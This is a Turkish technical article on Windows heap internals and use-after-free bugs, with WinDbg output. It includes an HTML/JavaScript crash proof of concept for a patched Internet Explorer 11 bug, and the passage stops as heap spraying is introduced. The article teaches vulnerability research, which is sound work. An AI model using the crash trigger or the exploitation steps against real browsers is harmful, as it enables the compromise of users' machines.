Use After Free Zafiyetleri ve Browser Exploiting

[Derinlemesine Heap ve Pointer Zafiyetleri]

Celil ÜNÜVER

SIGNALSEC Bilgi Güvenlik Danışmanlık ve Teknoloji Hiz. Ltd. Şti.

www.signalsec.com

T: +90 232 433 oday (0329) **E:** info@signalsec.com

İÇERİK

Use After Free Zafiyetleri

Giriş ve Heap Mimarisi

Bu makalemizde browserlarda genelde yaygın olarak keşfedilen Use After Free zafiyetlerini ve exploiting yöntemini ele alacağız. En başta detaylıca Heap mimarisine, Alloc / Free işlemlerinin arka planda nasıl çalıştığına, UAF zafiyetlerinin temeline, heap spraying yöntemine ve yeni önlem mekanizmalarına değineceğiz.

Use After Free zafiyetini "heap" tabanlı bir hafıza bozulması (memory corruption) olarak nitelendirebiliriz. UaF zafiyetlerinin nasıl oluştuğuna geçmeden önce heap hafıza alanı yapısına biraz değinmemizin faydalı olacağını düşünüyorum.

Heap programların dinamik bellek ihtiyacını karşılayan hafıza alanıdır. Heap'de, bir uygulama hafıza alanına ihtiyacı olduğunda `dinamik` olarak tahsis (allocate) eder , o hafıza alanını kullanır ve işi bittiğinde bırakır yani free() eder. Heap, genelde bir işlem için gerekli hafızanın önceden bilinmediği ve stack in yapısına uygun olmayan büyük boyutta hafıza işlemlerinde kullanılır.

Windows mimarisinde, işletim sisteminden bellek istemenin-tahsis etmenin birden fazla yolu vardır. (Standart C fonksiyonları, Windows API vb.) Aşağıdaki resimde Windows işletim sisteminin bellek yönetim yapısını görebilirsiniz.




Figure 6.1* - Windows Memory Management

Şekilde windows işletim sisteminin hafıza yönetim yapısını görüyoruz. Bir process başladığı anda , heap manager otomatik olarak "**default process heap**" diye adlandırılan bir heap yaratır. Uygulamalar default process heap'i kullanabileceği gibi , HeapCreate() vb. API lar ile kendine özel istediği kadar ek heapler oluşturabilir. Exploiting ve önlem mekanizmaları aşamasında default process heap ve custom heapleri tekrar hatırlayacağız ☺

Kullandığımız c kütüphaneleri (malloc vb.) veya Windows API ları , şekilde gösterildiği gibi NTDLL aracılığıyla sanal hafıza alanı tahsis işlemi yapmamıza olanak sağlamaktadır. Şimdi, Windows Heap Manager'a göz atalım ve Front End Allocator yapısını inceleyelim.




Figure 6.2* Heap Manager

Front End Allocator, heap yönetiminde Back End Allocator ile bağlantıyı sağlayan bir optimizasyon katmanı diyebiliriz. Windows sistemlerde 2 adet Front End Allocator bulunmakta;

1-) Look aside list

2-) Low Fragmentation

Vista'ya kadar bütün windows işletim sistemlerinde default olarak Look aside list kullanılmaktaydı. Vista ve üzeri versiyonlarda ise default olarak Low Fragmentation kullanılmakta. Amacımız UaF zafiyetlerini ve Malloc/Free yapısının temelini anlamak olduğu için bu yapılardan birini ele alacağız; Look aside list.

Hafızada bellek tahsis ederken işletim sistemi, bunu Lookaside List sistemini kullanarak yapar. Look aside list, resimde gördüğünüz gibi 128 adet bagli listeden (linked list) oluşan bir tablodur. Tablodaki her bir bağlı liste belli uzunlukta (16'dan 1024 byte'a kadar) boş blokları (free heap blocks) tutar.

Figure 6.2'de gördüğünüz, Sıfır ile gösterilen bölge kullanılmaz. Her bir heap block 8bytelik bir metadata içerir. Yani eğer tahsis işlemi yaparken istenilen alan 24byte ise , bu istek Front End Allocator'a ulaştığında, Front End Allocator tabloda 32 bytelik bir heap block bölgesini (24byte istenilen alan + 8byte Metadata) tutan bağlı listeyi arar.

Eğer 32 bytelik bir free heap block mevcut ise (bu alan, Figure 6.2'de, 3. bağlı listeye denk gelmekte) tahsis işlemi gerçekleşir. İşimiz bittiğinde kullandığımız alanı free() ederiz ve 32 bytelik alani heap manager tekrar yerine (free listse) geri koyar.

Böylece eğer daha sonra uygulama tekrar aynı büyüklükte (32 byte) bir alana ihtiyacı olduğunda, tekrar free lists'de duran bu block çağrılır. Bu yapıyı biraz Caching'e benzetebiliriz, free lists yapısı heap hafıza işlemlerinin daha hızlı ve efektik kullanmamızı sağlar. Gelen "n" bytelik bellek tahsis isteğini tablodaki kaçıncı indexe göndereceğini n+8/8-1 seklinde formule edebiliriz.




Figure 6.3 - Lookaside Table

Yukarıdaki figure bakalım ve uygulamamızın 16bytelik bir bellek tahsis isteğinde bulunduğunu farzedelim. 16+8 = 24 bytelik alana ihtiyac var.

Heap Manager 16+8/8-1 formülüyle 2. listeye bakacak ve uygun bir alan olmadığını görünce bu allocation işlemini Look aside Listden karşılayamayacak ve bu tahsis işlemini Back end allocator a yönlendirecek.




Figure 6.4 - Free Lists

Back end allocator, front end allocator yapısına benzer free list adlı listelerden oluşan bir tablodur. Free Listler belirli bir heapdeki uygun heap bloklarını takip eder ve bilgisini tutar. Back end allocator'a istek geldiğinde, heap manager free listlere danışarak gerekli tahsis işlemlerini gerçekleştirir. Bu işlemi free list bitmapleriyle gerçekleştirir. 128 bitden oluşan Bitmapler, free heap block içeriyorsa 1, içermiyorsa o'dan oluşur. Aşağıdaki resimde freelist bitmap örneğini görebilirsiniz.




Figure 6.5 - Freelist Bitmap

Figure 6.4 ve 6.5 birbiriyle uyumlu. Backend allocator'a 8bytelık tahsis isteği geldiğinde (8+8=16) , heap manager freelist bitmapde 2. indexe bakar [freelist2'de 16bytelık free heap blokları mevcut olduğundan, bitmapdeki 2.index görüldüğü gibi "1" değerini içermektedir.] ve tahsis işlemini gerçekleştirir.

Konuyu biraz da debugger yardımı ile inceleyelim ve teoride öğrendiğimiz noktaları pratikte doğrulayalım.

```
#include "stdio.h"
#include "conio.h"
#include "windows.h"

int main(int argc, wchar_t* pArgs[])
{
  BYTE* pAlloc1=NULL;
  HANDLE hProcessHeap=GetProcessHeap();    //default process heapi kullan
  pAlloc1=(BYTE*)HeapAlloc(hProcessHeap, 0, 16); // default process heap'de 16bytelık allocation
  HeapFree(hProcessHeap, 0, pAlloc1);  //free
}
```

Yukarıdaki kodu derleyip, windbg içerisinde açalım ve main() fonksiyonunda breakpoint ile duralım;

Gördüğünüz üzere uygulama, kendisi bir HeapCreate() etmek yerine GetProcessHeap() API ' nı çağırarak her process'a atanan "default process heap"i kullanıyor. Default process heap'den önceki kısımlarda bahsetmiştik. Uygulamada sonrasında bir alloc ve free işlemleri gerçekleşiyor.

Windbg'da breakpointimiz tetiklendikten sonra , process hakkında birçok bilginin tutulduğu PEB (Process Environment Block) içeriğini dump edelim ve heap ile ilgili kısımlara bakalım;

```
0:000> dt _PEB @$peb
ntdll!_PEB
  +0x000 InheritedAddressSpace : 0 ''
  +0x001 ReadImageFileExecOptions : 0 ''
  +0x002 BeingDebugged   : 0x1 ''
  ....
  ....  snip   ....
  ....
  +0x088 NumberOfHeaps   : 4
```

```
+0x08c MaximumNumberOfHeaps : 0x10
+0x090 ProcessHeaps    : 0x7c97ffe0  -> 0x00240000
+0x094 GdiSharedHandleTable : (null)
+0x098 ProcessStarterHelper : (null)
....  snip .....
....  snip .....
+0x200 SystemDefaultActivationContextData : 0x00230000
+0x204 SystemAssemblyStorageMap : (null)
+0x208 MinimumStackCommit : 0
0:000> dd 0x7c97ffe0
7c97ffe0  00240000 00340000 00350000 003e0000
7c97fff0  00000000 00000000 00000000 00000000
7c980000  00000000 00000000 00000000 00000000
7c980010  00000000 00000000 00000000 00000000
7c980020  06740672 00020498 00000001 7c9b2000
7c980030  7ffd2de6 00000000 00000005 00000001
```

PEB detaylarını dump ettiğimizde, 0x090 ' daki ProcessHeaps elemanı, process heaplerin tutulduğu bir array. Bu arrayin (0x7c97ffe0) adresini dump ederek kullanılan heapleri görüyoruz; 00240000 , 00340000 , 00350000 ve 003e0000

```
0:000> !heap
NtGlobalFlag enables following debugging aids for new heaps:    tail checking
   free checking
   validate parameters
Index   Address  Name     Debugging options enabled
  1:   00240000            tail checking free checking validate parameters
  2:   00340000            tail checking free checking validate parameters
  3:   00350000            tail checking free checking validate parameters
  4:   003e0000            tail checking free checking validate parameters
```

Aynı şekilde !heap komutu ile de uygulama tarafından kullanılan heapleri görebiliriz

Uygulamada default process heap kullanmamıza rağmen birden fazla heap görüyoruz. Bunun sebebi uygulamaların dolaylı olarak kullandığı modüllerin, bileşenlerin kendisi için yarattığı heap alanlarını kullanmasıdır. Bunun en basit örneği, C Runtime kütüphanesidir. C Runtime kütüphanesinin kendi heap'ini create edip kullandığını Windows Memory Management figüründe görmüştük. Bizim uygulamamız kod tarafında default process heap'i kullandığı için 00240000 heap pointerı ile ilgileneceğiz. Her zaman ilk pointer, default process heap'e işaret eder.

Bu durumu debuggerda aynı zamanda doğrulayabiliriz, uygulamamız GetProcessHeap() API ' nı çağırdığında hangi heap alanının kullanıldığını görelim;

```
004013fd e8466c0000      call    image00400000+0x8048 (00408048)
0:000> t
eax=00000001 ebx=7ffde000 ecx=00000001 edx=77c61ae8 esi=0131f798 edi=0131f6f2
eip=00408048 esp=0022ff3c ebp=0022ff68 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
image00400000+0x8048:
00408048 ff2574e14000    jmp     dword ptr [image00400000+0xe174 (0040e174)] d
0:000> t
eax=00000001 ebx=7ffde000 ecx=00000001 edx=77c61ae8 esi=0131f798 edi=0131f6f2
eip=7c80ac61 esp=0022ff3c ebp=0022ff68 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!GetProcessHeap:
7c80ac61 64a118000000    mov     eax,dword ptr fs:[00000018h] fs:003b:00000018
0:000> t
eax=7ffdd000 ebx=7ffde000 ecx=00000001 edx=77c61ae8 esi=0131f798 edi=0131f6f2
eip=7c80ac67 esp=0022ff3c ebp=0022ff68 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!GetProcessHeap+0x6:
7c80ac67 8b4030          mov     eax,dword ptr [eax+30h] ds:0023:7ffdd030=7ffd
0:000> pt
eax=00240000 ebx=7ffde000 ecx=00000001 edx=77c61ae8 esi=0131f798 edi=0131f6f2
eip=7c80ac6d esp=0022ff3c ebp=0022ff68 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
kernel32!GetProcessHeap+0xc:
7c80ac6d c3              ret
```

Gördüğünüz üzere uygulamamız GetProcessHeap i çağırdığında dönülen değer (EAX) = 00240000. Bu sayede default process heap ' in daha önce bulduğumuz gibi 00240000 olduğunu doğrulamış olduk.

Her bir heap, kendine ait bir _HEAP data structure'ı barındırır. _Heap structure'ı , kullanılan heap alanı ile ilgili bütün detayların, pointerların tutulduğu ana yapıdır. Bu yapı, uygulamanın yapacağı Allocation ve Free çağrıları ile ilgili bütün yönetim ve takip işini üstlenir.

_HEAP structerını yine debugger üzerinden dump ederek bütün detaylarıyla inceleyebiliriz;

```
0:000> dt _HEAP 00240000
ntdll!_HEAP
   +0x000 Entry            : _HEAP_ENTRY
   +0x008 Signature        : 0xeeffeeff
   +0x00c Flags            : 0x50000062
   +0x010 ForceFlags       : 0x40000060
   +0x014 VirtualMemoryThreshold : 0xfe00
   +0x018 SegmentReserve   : 0x100000
   +0x01c SegmentCommit    : 0x2000
   +0x020 DeCommitFreeBlockThreshold : 0x200
   +0x024 DeCommitTotalFreeThreshold : 0x2000
   +0x028 TotalFreeSize    : 0x24d
   +0x02c MaximumAllocationSize : 0x7ffdefff
   +0x030 ProcessHeapsListIndex : 1
   +0x032 HeaderValidateLength : 0x608
   +0x034 HeaderValidateCopy : (null)
   +0x038 NextAvailableTagIndex : 0
   +0x03a MaximumTagIndex  : 0
   +0x03c TagEntries       : (null)
   +0x040 UCRSegments      : (null)
   +0x044 UnusedUnCommittedRanges : 0x00240598 _HEAP_UNCOMMMITED_RANGE
   +0x048 AlignRound       : 0x17
   +0x04c AlignMask        : 0xfffffff8
   +0x050 VirtualAllocdBlocks : _LIST_ENTRY [ 0x240050 - 0x240050 ]
   +0x058 Segments         : [64] 0x00240640 _HEAP_SEGMENT
   +0x158 u                : __unnamed
   +0x168 u2               : __unnamed
   +0x16a AllocatorBackTraceIndex : 0
   +0x16c NonDedicatedListLength : 1
   +0x170 LargeBlocksIndex : (null)
   +0x174 PseudoTagEntries : (null)
   +0x178 FreeLists        : [128] _LIST_ENTRY [ 0x242da0 - 0x242da0 ]
   +0x578 LockVariable     : 0x00240608 _HEAP_LOCK
```

Resimde dt komutulu ile uygulamamızın kullandığı default heap process ' in _HEAP structerını görüyoruz. Meraklı okuyucular, uygulamanın HeapAlloc ve HeapFree fonksiyonlarını da debugger üzerinde Pratik olarak inceleyebilir ve alloc/free işlemlerinin FreeLists ile ilişkisini takip edebilir.

Use After Free

Soyut konuları somut bir örnek haline getirmek biraz zor ancak kafanızda canlanması açısından belki basitçe şöyle düşünebilirsiniz. Heap, kasalarla dolu bir oda. Banka kasaları odası gibi hayal edin :) Siz emri verdiğinizde istediğiniz boyutta bir kasa oluşuyor ve size adresi ile kasanın yeri gösteriliyor. Siz gidip o kasayı kullanıp, işiniz bittiğinde tekrar geri veriyorsunuz kasa boşa çıkıyor. Örneğin 24bytelık bir kasa istedeniz, kullandınız ve işiniz bitince free() ettiniz, kasa freelists e koyuldu. Eğer bir başkası aynı boyutta (24byte) kasaya ihtiyaç duyarsa, banka ynetimi bize yine freelists deki bu kasayı sunacak. Böylece bu banka hızlı ve efektik hizmetleriyle tanınacak ☺

Kısacası, kasa isteme işlemine allocation diyoruz (malloc , heapalloc vb fonksiyonlar ile), yani hafıza ayırıyoruz. Kullandıktan sonra tekrar geri vermeye de free() işlemi diyoruz. Yani odadan kendimize bir hafıza alıyoruz kullanıyoruz ve işimiz bittiğinde geri bırakıyoruz (free).

İşte UAF açıkları tam olarak bu allocation ve free işlemleriyle alakalı. UAF açıkları , zaten free() edilmiş bir pointerın daha sonra tekrar kullanılmaya / erişilmeye çalışıldığında oluşur.

UAF zafiyeti oluştuğunda genelde uygulamada bir kaza (crash) meydana gelir ve debugger'da Access Violation hata kodu görülür. Çünkü kullanılmaya çalışılan pointer için tahsis edilen hafıza alanı free edilmiştir ve o hafıza alanına artık erişilemediği için bu hatayı verir.

```
char* ptr = (char*)malloc (SIZE);
if (err) {
abrt = 1;
free(ptr);
}
...
if (abrt) {
logError("operation aborted before commit", ptr);
}
```

OWASP websitesinden alınan yukarıdaki kod parçası , UAF açıklığına örnek teşkil etmektedir. Görüldüğü üzere "err" koşulu oluştuğunda pointer free edilmiş ancak aynı pointer daha sonra tekrar logError fonksiyonunda kullanılmıştır. Bu durum UAF hatasına sebep olmaktadır.

Internet Explorer 11 Use After Free

Heap mimarisini ve UaF zafiyetlerini anladıysak, artık bir uygulama üzerinde bu zafiyeti ve istismar yönetimini inceleyebiliriz. Bunun için geçtiğimiz yıllarda Internet Explorer'da keşfettiğimiz bir Use After Free açığını ele alacağız. Aşağıdaki kod , Interent Explorer 11 'de bir crashe sebep olmaktadır. Bu zafiyet 2014 yılı içerisinde kapatıldı. Makaleyi yazarken kullandığımız Internet Explorer 11.0.9600.16476 sürümü bu zafiyetten etkilenmektedir. Testleri Windows 8.1 32 bit üzerinde gerçekleştirdik.

```
<!DOCTYPE html>
<html>
<title>CF367D4.E9218254E</title>
<body>
<script>
function grinder()
{
	try { document.body.contentEditable = 'true'; } catch(e){}
	try { var e0 = document.createElement("frameset"); } catch(e){}
	try { document.body.appendChild(e0); } catch(e){}
	try { e0.appendChild(document.createElement("AAAAAAAAAAAAAAA")); } catch(e){}
	try {
e0.addEventListener("DOMAttrModified",function(){document.execCommand("SelectAll");e0['bo
rder']='-4400000000';}, false);  e0.focus();} catch(e){}
	try { e0.setAttribute('iframe'); } catch(e){}
	try { document.body.insertBefore(e0); } catch(e){}
}
grinder();</script></html>
```

Bu kodu Internet Explorere 11 ile açtığımızda aşağıdaki crash ile karşılaşıyoruz;

```
ModLoad: 709d0000 70ab4000   C:\Windows\System32\uiautomationcore.dll
(718.de8): Access violation - code c0000005 (!!! second chance !!!)
eax=02f9a6fc ebx=02f9a6fc ecx=03d53398 edx=02f9a718 esi=1a7562f7 edi=03d53398
eip=62a955a3 esp=02f9a6c8 ebp=02f9a6d4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\Wir
MSHTML!Ordinal107+0xec64d:
62a955a3 f60608          test    byte ptr [esi],8          ds:0023:1a7562f7=??
```

Browser zafiyetleri genelde heap tabanlıdır. Javascript,html, image, font gibi bir çok farklı, boyutu önceden belli olmayan yapıları yorumlamak için dinanmik hafıza tahsisi gerekir. Crashi analiz etmek için öncelikle Internet Explorer (iexplore.exe) process'i için Page Heap'i aktif hale getiriyoruz. Page Heap sayesinde bir heap bozulması varsa bunu bozulma gerçekleştiği anda tespit edeceğiz. Page Heap mekanizması debugging / hata tespiti ve hataların ana nedenini bulmak için oldukça faydalı.

Peki page heap bunu nasıl yapıyor ? Page heap'i bir process için enable ettiğimizde uygulamayı default memory allocator yerine pageheap allocator ı kullanmasına zorlarız. Pageheap allocator , uygulamanın talep edeceği her bir hafıza tahsis (alloc) işlemi için bir page tahsis eder. Her bir tahsis işleminde sunulan page'in hemen ardından pageheap kendisi de bir koruma page ' i (guard page) oluşturur. (*Koruma page'i muhtemel bir VirtualAlloc(..., ..., MEM_RESERVE, PAGE_NOACCESS, ...) ile oluşturulur.*)

Korumalı page, PAGE_NOACCESS flagi ile önceden reserve edilmiş bir memory pagedir. Dolayısıyla eğer uygulama kendi page'ini aşarsa ve bu page'e yazmaya kalkarsa exception (page vioalation) oluşur ve biz de hatayı yakalarız.

Page heap ' in çalışma mantığını anladıysak, Internet Explorer için pageheapi enable etmek için gflags veya Application Verifier yazılımını kullanabiliriz. Gflags ,default olarak Debugging Tools for Windows paketi içerisinde gelmektedir.

```
C:\Users\Musashi\Desktop\debugger_x86>gflags.exe /i iexplore.exe +hpa +ust
Current Registry Settings for iexplore.exe executable are: 02001000
    ust - Create user mode stack trace database
    hpa - Enable page heap
```

Page heap'i enable ettikten sonra internet explorer uygulamasını tekrar aynı PoC koduyla crash edelim ve MSHTML debug sembollerini yükleyerek crash'e göz atalım;

```
0:006> .sympath srv*c:\sym*https://msdl.microsoft.com/download/symbols
Symbol search path is: srv*c:\sym*https://msdl.microsoft.com/download/symbols
Expanded Symbol search path is: srv*c:\sym*https://msdl.microsoft.com/download/symb
0:006> .reload
Reloading current modules
.....................................................................
........
0:006> r
eax=067c4bd8 ebx=064b9c28 ecx=0451ac10 edx=0451abc8 esi=0451ac10 edi=086d2fd8
eip=63941fed esp=0451ab90 ebp=0451aba0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CMarkupPointer::MoveToReference+0x1c:
63941fed f60708          test    byte ptr [edi],8          ds:0023:086d2fd8=??
```

Crash, MSHTML!CmarkupPointer:MoveToReference+0x1c fonksiyonunda. [edi] ile işaret edilen adresi !heap komutu ile inceleyelim.

```
Command - Pid 3124 - WinDbg:6.12.0002.633 X86
0:006> !heap -p -a edi
    address 086d2fd8 found in
    _DPH_HEAP_ROOT @ 861000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                 8681924:          86d2000             2000
    6dfa8fc2 verifier!AVrfDebugPageHeapFree+0x000000c2
    77780609 ntdll!RtlDebugFreeHeap+0x00000032
    7774258c ntdll!RtlpFreeHeap+0x00069afc
    776d8755 ntdll!RtlFreeHeap+0x00000425
    639840c6 MSHTML!CMarkup::FreeTreePos+0x000000d7
    638fffac MSHTML!CMarkupPointer::UnEmbed+0x000000a0
    63c5bd5d MSHTML!CMarkupPointer::Unposition+0x00000029
    644ec558 MSHTML!CHighlightSegment::~CHighlightSegment+0x00000049
    644edb12 MSHTML!CHighlightSegment::Release+0x0000001e
    638c111d MSHTML!TSmartPointer<IDispResource>::Release+0x0000000f
    63c62e1f MSHTML!CSelectionManager::ChangeTracker+0x0000002b
    63c64acd MSHTML!CSelectionManager::SetCurrentTracker+0x00000013
    64656f73 MSHTML!CSelectionManager::Select+0x000007f1
    64657508 MSHTML!CSelectionManager::SelectAll+0x0000046b
    6467c1dd MSHTML!CSelectAllCommand::PrivateExec+0x00000197
```

Burada gördüğümüz durum, MSHTML!CmarkupPointer:MoveToReference+ox1c fonksiyonunda, *test byte ptr [edi], 8* satırında kullanılan pointer, aslında free edilmiş bir alan. Free edilmiş bir blok, tekrar kullanılmaya çalışıldığı için Use After Free hatası ile karşı karşıyayız.

```
eax=089a6bd8 ebx=06b33c28 ecx=04c0ab50 edx=04c0ab08 esi=04c0ab50 edi=08d6cfd8
eip=635d1fed esp=04c0aad0 ebp=04c0aae0 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
MSHTML!CMarkupPointer::MoveToReference+0x1c:
635d1fed f60708          test    byte ptr [edi],8          ds:0023:08d6cfd8=??
0:006> !address edi

Usage:                  PageHeap
Allocation Base:        08d20000
Base Address:           08d6c000
End Address:            08d6d000
Region Size:            00001000
Type:                   00020000    MEM_PRIVATE
State:                  00001000    MEM_COMMIT
Protect:                00000001    PAGE_NOACCESS
More info:              !heap -p 0x20c0000
More info:              !heap -p -a 0x8d6cfd8

0:006> dd mshtml!g_hProcessheap L1
643a6c10  020c0000
```

Pointerın adresine !address ile baktığımızda ox20cooo heap alanına ait olduğunu görüyoruz. Gördüğünüz gibi bu heap alanı, mshtml kütüphanenin kullandığı, daha önce bahsettiğimiz "default process heap".

Peki bu zafiyeti nasıl exploit edebiliriz? Exploit edebilmemiz için tahmin edeceğiniz üzere free-ed olduktan sonra kullanılan pointerı bir şekilde kontrol etmeyi başaramamız gerekir. O halde artık Pointer Kontrolü; Heap Spraying konusuna geçebiliriz.


Pointer Kontrolü: Heap Spraying

Heap Spray ilk defa 2oooli yılların başlarında ortaya çıkan bir exploiting yöntemi. Özellikle browser exploitlerde sıkça tercih edilen bir yöntem.

